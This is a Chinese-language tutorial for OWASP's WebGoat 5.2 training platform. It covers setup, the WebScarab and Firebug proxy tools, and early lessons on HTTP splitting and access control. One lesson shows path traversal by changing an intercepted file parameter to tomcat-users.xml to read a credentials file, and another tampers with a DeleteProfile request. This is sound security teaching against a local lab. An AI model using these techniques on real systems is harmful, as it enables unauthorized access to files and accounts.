

**WebGoat5.2**

---

# 使用说明

**By:** 胡晓斌

2011 年 07 月

# 目录

<b>第 1 章 WEBGOAT 简介</b>	<b>1</b>
1.1. 什么是 WEBGOAT	1
1.2. 什么是 OWASP	1
1.3. WEBGOAT 部署	1
1.4. 用到的工具	1
1.4.1. <i>Webscarab</i>	1
1.4.2. <i>Firebug</i> 和 <i>Iewatch</i>	2
<b>第 2 章 WEBGOAT 教程</b>	<b>4</b>
2.1. GENERAL	4
2.1.1. <i>Http Basics</i>	4
2.1.2. <i>HTTP Splitting</i> ( <i>HTTP</i> 拆分)	4
2.2. ACCESS CONTROL FLAWS (访问控制缺陷)	5
2.2.1. <i>Using an Access Control Matrix</i> (使用访问控制模型)	5
2.2.2. <i>Bypass a Path Based Access Control Scheme</i> (绕过基于路径的访问控制方案)	8
2.2.3. <i>LAB: Role Based Access Control</i> (基于角色的访问控制)	9
2.2.4. <i>Remote Admin Access</i> (远程管理访问)	16
2.3. AJAX SECURITY	18
2.3.1. <i>LAB: DOM-Based cross-site scripting</i> (基于 <i>DOM</i> 的跨站点访问)	18
2.3.2. <i>LAB: Client Side Filtering</i> (客户端过滤)	20
2.3.3. <i>Same Origin Policy Protection</i> (同源保护)	20
2.3.4. <i>DOM Injection</i> (文档对象模型注入)	20
2.3.5. <i>XML Injection</i> ( <i>XML</i> 注入)	21
2.3.6. <i>JSON Injection</i>	23
2.3.7. <i>Silent Transactions Attacks</i> (静默转移攻击)	24
2.3.8. <i>Dangerous Use of Eval</i> (危险指令使用)	25
2.3.9. <i>Insecure Client Storage</i> (不安全的客户端存储)	26
2.4. AUTHENTICATION FLAWS (认证缺陷)	29
2.4.1. <i>Password Strength</i> (密码强度)	29
2.4.2. <i>Forgot Password</i> (忘记密码)	29
2.4.3. <i>Basic Authentication</i> (基本身份验证)	30
2.4.4. <i>Multi Level Login 1</i> (多级登录 1)	35
2.4.5. <i>Multi Level Login 2</i> (多级登录 2)	37
2.5. BUFFER OVERFLOWS (缓冲区溢出)	38
2.6. CODE QUALITY (代码质量)	38
2.6.1. <i>Discover Clues in the HTML</i> (在 <i>HTML</i> 中发现线索)	38

2.7. CONCURRENCY (并发)	38
2.7.1. Thread Safety Problems (线程安全问题)	38
2.7.2. Shopping Cart Concurrency Flaw (购物并发漏洞)	39
2.8. CROSS-SITE SCRIPTING (XSS, 跨站脚本攻击)	40
2.8.1. Phishing with XSS (网络钓鱼与 XSS)	40
2.8.2. LAB: Cross Site Scripting (实验室: 跨站脚本)	42
2.8.3. Stored XSS Attacks (存储式 XSS 攻击)	45
2.8.4. Cross Site Request Forgery (CSRF) (跨站请求伪造)	47
2.8.5. Reflected XSS Attacks (反射式 XSS 攻击)	49
2.8.6. HTTPOnly Test (HTTPOnly 测试)	50
2.8.7. Cross Site Tracing (XST) Attacks (跨站跟踪攻击)	51
2.9. DENIAL OF SERVICE (拒绝服务)	53
2.9.1. Denial of Service from Multiple Logins (由多个登录引起的拒绝服务)	53
2.10. IMPROPER ERROR HANDLING (错误处理不当)	55
2.10.1. Fail Open Authentication Scheme (打开认证失败方案)	55
2.11. INJECTION FLAWS (注入漏洞)	57
2.11.1. Command Injection (命令注入)	57
2.11.2. Blind SQL Injection (SQL 盲注)	59
2.11.3. Numeric SQL Injection (数字 SQL 注入)	61
2.11.4. Log Spoofing (日志欺骗)	62
2.11.5. XPATH Injection (XPATH 注入)	63
2.11.6. LAB: SQL Injection (实验室: SQL 注入)	64
2.11.7. Database Backdoors (数据库后门)	69
2.12. INSECURE COMMUNICATION (通信安全)	70
2.12.1. Insecure Login (不安全的登录)	70
2.13. INSECURE CONFIGURATION (不安全配置)	71
2.13.1. Forced Browsing (强制浏览)	71
2.14. INSECURE STORAGE (不安全的存储)	72
2.14.1. Encoding Basics (基础编码)	72
2.15. PARAMETER TAMPERING (参数篡改)	73
2.15.1. Exploit Hidden Fields (利用隐藏域)	73
2.15.2. Exploit Unchecked Email (利用未检查的电子邮件)	74
2.15.3. Bypass Client Side JavaScript Validation (绕过客户端 JavaScript 验证)	77
2.16. SESSION MANAGEMENT FLAWS (会话管理漏洞)	78
2.16.1. Hijack a Session (会话劫持)	78
2.16.2. Spoof an Authentication Cookie (身份验证 cookie 欺骗)	81
2.16.3. Session Fixation (会话固定)	85
2.17. WEB SERVICES (WEB 服务)	89
2.17.1. Create a SOAP Request (创建一个 SOAP 请求)	89
2.17.2. WSDL Scanning (WSDL 扫描)	89
2.17.3. Web Service SAX Injection (Web 服务 SAX 注入)	89

---

2.17.4. <i>Web Service SQL Injection</i> (Web 服务 SQL 注入) .....	89
2.18. ADMIN FUNCTIONS (管理职能) .....	90
2.18.1. <i>Report Card</i> (报告卡) .....	90
2.19. CHALLENGE (挑战) .....	90
2.19.1. <i>The CHALLENGE!</i> (挑战!) .....	90

# 第 1 章 WebGoat 简介

## 1.1. 什么是 WebGoat

WebGoat 是 OWASP 组织研制出的用于进行 web 漏洞实验的应用平台，用来说明 web 应用中存在的安全漏洞。WebGoat 运行在带有 java 虚拟机的平台之上，当前提供的训练课程有 30 多个，其中包括：跨站点脚本攻击 (XSS)、访问控制、线程安全、操作隐藏字段、操纵参数、弱会话 cookie、SQL 盲注、数字型 SQL 注入、字符串型 SQL 注入、web 服务、Open Authentication 失效危险的 HTML 注释等等。WebGoat 提供了 web 安全学习的教程，提供了一系列 Lessons，某些 Lessons 也给出了视频演示，指导用户利用这些漏洞进行攻击。

## 1.2. 什么是 OWASP

OWASP 是一个开放式 Web 应用程序安全项目 (OWASP, Open Web Application Security Project) 组织，它提供有关计算机和互联网应用程序的公正、实际、有成本效益的信息。其目的是协助个人、企业和机构来发现和使用可信赖软件。开放式 Web 应用程序安全项目 (OWASP) 是一个非营利组织，不附属于任何企业或财团。因此，由 OWASP 提供和开发的所有设施和文件都不受商业因素的影响。

美国联邦贸易委员会(FTC)强烈建议所有企业需遵循 OWASP 所发布的十大 Web 弱点防护守则。

## 1.3. WebGoat 部署

WebGoat 可以在网上下载到，运行其中的“webgoat\_8080.bat”即可。在运行前，需要将代理设置为 localhost，端口 8008。

在浏览器中输入 <http://localhost:8080/WebGoat/attack> 登录，如果启动了 Webscarab，则在浏览器输入 <http://localhost.:8080/WebGoat/attack>。初始用户名密码是 guest。

也可以在 `\WebGoat-5.2\tomcat\conf\tomcat-users.xml` 修改用户名与密码。

也可以在 `\WebGoat-5.2\tomcat\conf\server_80.xml` 文件中修改端口。

## 1.4. 用到的工具

### 1.4.1. Webscarab

#### 1.4.1.1. 介绍

WebScarab 是一个用来分析由浏览器提交到服务器请求，以及服务器对浏览器做出的响应的应用服务框架，也可以当做一个代理工具，或者说就是一个代理，使用者可以利用 WebScarab 查看，分析，修改，创建所截取的浏览器与服务器之间的请求与响应，与平台无关，可以用来分析 HTTP


与 HTTPS 协议的程序。

网页的对话框输入框中可能存在某些限制，比如长度，格式等等，现在使用者可以再 WebScarab 截获请求对话框中对其进行修改。可以利用 WebScarab 对网站进行注入型攻击，以测试网站的安全性。

WebScarab 也是 WebGoat 的一个辅助工具，在 WebGoat 进行某些漏洞攻击时，可以利用 WebScarab 分析，修改所提交的请求，以及返回的响应。

### 1.4.1.2. 安装与配置

1. 安装和运行的前提是 JRE 环境的支持，如果双击 .jar 文件不能运行，可以右击选择打开程序为 Java 安装路径下的 jre (C:\ProgramFiles\Java\jre1.6.0\_02\bin)
2. 安装：双击 webscarab-installer-20070504-1631.jar 文件，按照安装向导进行相应的安装。
3. 运行：安装完成后可以通过桌面快捷方式或者安装目录下的 webscarab.jar 文件进行运行，运行后如下图：



4. WebScarab 的安装比较简单，但是需要 JRE 环境，WebScarab 配置，主要是浏览器网络链接的设置。
5. 测试：打开一个页面时，WebScarab 可以截获到请求，说明配置正确。

## 1.4.2. Firebug 和 Iewatch

Firebug 是 firefox 下的一个插件，能够调试所有网站语言，如 Html, Css 等，但 FireBug 最吸引我的就是 javascript 调试功能，使用起来非常方便，而且在各种浏览器下都能使用 (IE, Firefox, Opera, Safari)。除此之外，其他功能还很强大，比如 html, css, dom 的察看与调试，

网站整体分析等等。总之就是一整套完整而强大的 WEB 开发工具。再有就是其为开源的软件。

IEWatch 是一个微软 IE 的内置插件，可以让你看到和分析 HTTP/HTTPS 头信息，cookies 以及通过 GET 和 POST 提交的数据。

## 第 2 章 WebGoat 教程

### 2.1. General

#### 2.1.1. Http Basics

##### 2.1.1.1. 课程介绍

该课目的在于了解浏览器和 Web 应用程序之间的数据转移的基本知识。

HTTP 是如何工作的呢？所有的 HTTP 传输都要遵循同样的通用格式。每个客户端的请求和服务端的响应都有三个步骤：请求或响应行、一个报头部分和实体部分。客户端以如下方式启动一个交互：

客户端联系服务器并发送一个文件请求。

```
GET /index.html?param=value HTTP/1.0
```

接下来，客户端发送可选头信息，告知接收服务器其配置和文件格式。

```
User-Agent: Mozilla/4.06 Accept: image/gif, image/jpeg, */*
```

发送请求和报头之后，客户端可以发送更多的数据。该数据主要用于使用 POST 方法的 CGI 程序。

##### 2.1.1.2. 课程方法

在输入框输入 abc 或其他字符，点“go”，系统会反响输入并显示，然后提示课程完成。

#### 2.1.2. HTTP Splitting ( HTTP 拆分 )

##### 2.1.2.1. 课程介绍

该课目的在于介绍如何进行 HTTP 拆分攻击。

攻击者在向 Web 服务器正常输入请求中加入恶意代码，受到攻击的应用不会检查 CR（回车，也可表示为%0d或\r）和 LF（换行，也可表示为%0a或\n）。这些字符不仅使攻击者控制应用程序打算发送的响应的头和响应体，而且还使他们能够完全在其控制下创造更多的答复。

HTTP 拆分攻击配合缓存中毒一起使用，能使效果达到最大化。缓存中毒攻击的目标是使缓存中毒，欺骗缓存，使其相信使用 HTTP 拆分劫持的页面是一个很正常的页面，是一个服务器的副本。攻击发生时，使用 HTTP 拆分攻击，加上最后修改添加的部分：请求头，并设置它为将来的日期。这将迫使浏览器发送 If - Modified - Since 请求头，这使攻击者有机会拦截服务器的答复，并代之以



一个“304 不修改”答复。以下是一个简单的 304 响应：

```
HTTP/1.1 304 Not Modified
Date: Fri, 30 Dec 2005 17:32:47 GMT
```

### 2.1.2.2. 课程方法

待整理

## 2.2. Access Control Flaws ( 访问控制缺陷 )

### 2.2.1. Using an Access Control Matrix ( 使用访问控制模型 )

#### 2.2.1.1. 课程介绍

在一个基于角色的访问控制方案中，角色代表了一组访问权限和特权。一个用户可以被分配一个或多个角色。一个基于角色的访问控制方案通常有两个部分组成：角色权限管理和角色分配。一个被破坏的基于角色的访问控制方案可能允许用户执行不允许他/她的被分配的角色，或以某种方式允许特权升级到未经授权的角色访问。

#### 2.2.1.2. 课程方法

先选择一个用户，再选择一个资源，然后点击 Check Access，出现页面如下图所示：



**Using an Access Control Matrix**

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

**Solution Videos** **Restart this Lesson**

In a role-based access control scheme, a role represents a set of access permissions and privileges. A user can be assigned one or more roles. A role-based access control scheme normally consists of two parts: role permission management and role assignment. A broken role-based access control scheme might allow a user to perform accesses that are not allowed by his/her assigned roles, or somehow allow privilege escalation to an unauthorized role.

**General Goal(s):**

Each user is a member of a role that is allowed to access only certain resources. Your goal is to explore the access control rules that govern this site. Only the [Admin] group should have access to the 'Account Manager' resource.


**\* User Moe [Public] was allowed to access resource Public Share**

Change user: Moe ▼

Select resource: Public Share ▼

Check Access

红色字体所显示的意思是：用户 Moe 是公用用户，对资源 Public Share 有访问权限。接下来，保持用户不变，即 Change user 选项仍是 Moe，在 Select resource 选项选中下一个资源 Time Card Entry，然后仍然是点击 Check Access，出现页面如下所示：



Using an Access Control Matrix

◀ Hints ▶ Show Params Show Cookies Lesson Plan Show Java Solution

**Solution Videos** **Restart this Lesson**

In a role-based access control scheme, a role represents a set of access permissions and privileges. A user can be assigned one or more roles. A role-based access control scheme normally consists of two parts: role permission management and role assignment. A broken role-based access control scheme might allow a user to perform accesses that are not allowed by his/her assigned roles, or somehow allow privilege escalation to an unauthorized role.

**General Goal(s):**

Each user is a member of a role that is allowed to access only certain resources. Your goal is to explore the access control rules that govern this site. Only the [Admin] group should have access to the 'Account Manager' resource.

**\* User Moe [Public] did not have privilege to access resource Time Card Entry**

Change user: Moe

Select resource: Time Card Entry

Check Access

此时红色字体提示的意思是：共有用户 Moe 不具有对资源 Time Card Entry 的访问权限依照上述方法直到检测到如下提示时：

## Using an Access Control Matrix

[Hints](#) [Show Params](#) [Show Cookies](#) [Lesson Plan](#) [Show Java](#) [Solution](#)

[Solution Videos](#) [Restart this Lesson](#)

In a role-based access control scheme, a role represents a set of access permissions and privileges. A user can be assigned one or more roles. A role-based access control scheme normally consists of two parts: role permission management and role assignment. A broken role-based access control scheme might allow a user to perform accesses that are not allowed by his/her assigned roles, or somehow allow privilege escalation to an unauthorized role.

**General Goal(s):**

Each user is a member of a role that is allowed to access only certain resources. Your goal is to explore the access control rules that govern this site. Only the [Admin] group should have access to the 'Account Manager' resource.

**\* Congratulations. You have successfully completed this lesson.**  
**\* User Larry [User, Manager] was allowed to access resource Account Manager**

Change user:

Larry

Select resource:

Account Manager

Check Access

即非 admin 用户 Larry 对资源 Account Manager 具有访问权限时，攻击完成。


## 2.2.2. Bypass a Path Based Access Control Scheme ( 绕过基于路径的访问控制方案 )

### 2.2.2.1. 课程介绍


在一个基于路径的访问控制方案中，攻击者可以同过提供相对路径信息遍历路径。因此，攻击者可以使用相对路径访问那些通常任何人都不能直接访问的文件，或者如果直接访问就会被拒绝。

### 2.2.2.2. 课程方法


选中 Choose the file to view 下的任何一个文件，然后点击 View File，用 WebScarab 工具截获向服务器发送的请求，如图所示：



在上图中 File 的 Value 值就是想要访问的文件名，修改此处，改为 tomcat\conf\tomcat-users.xml  
注意：文件的路径。如下图所示：



点击 Accept changes 即可，在页面出现如下所示，则表示攻击成功。



## 2.2.3. LAB: Role Based Access Control ( 基于角色的访问控制 )

### 2.2.3.1. Stage 1: Bypass Business Layer Access Control ( 绕过业务层访问控制 )

#### 2.2.3.1.1. 课程介绍

该课的目的是如何执行跨站脚本攻击。

在一个基于角色访问控制的方案中，角色代表一组访问权限和特权。一个用户可以被分配一个或多个角色，一个基于角色的访问控制通常包括两个部分：角色权限管理和角色分配。一个被破坏的基于角色的访问控制方案，可能允许用户以没有分配他\她的角色或以某种方式获得的未经授权的角色进行访问。

#### 2.2.3.1.2. 课程方法

步骤：首先查找具有 DeleteProfile 权利的角色，经过登录每一个用户的账户，可以发现作为 HR 的 Jerry 具有 DeleteProfile 的权利，如图所示：


[Solution Videos](#)[Restart this Lesson](#)**Stage 1**

Stage 1: Bypass Presentational Layer Access Control.

As regular employee 'Tom', exploit weak access control to use the Delete function from the Staff List page. Verify that Tom's profile can be deleted. The passwords for users are their given names in lowercase (e.g. the password for Tom Cat is "tom").




在 Select from the list below 中选中一个用户，然后点击 DeleteProfile，通过抓包工具 WebScarab 可以截获向服务器发送的请求，如下图所示：



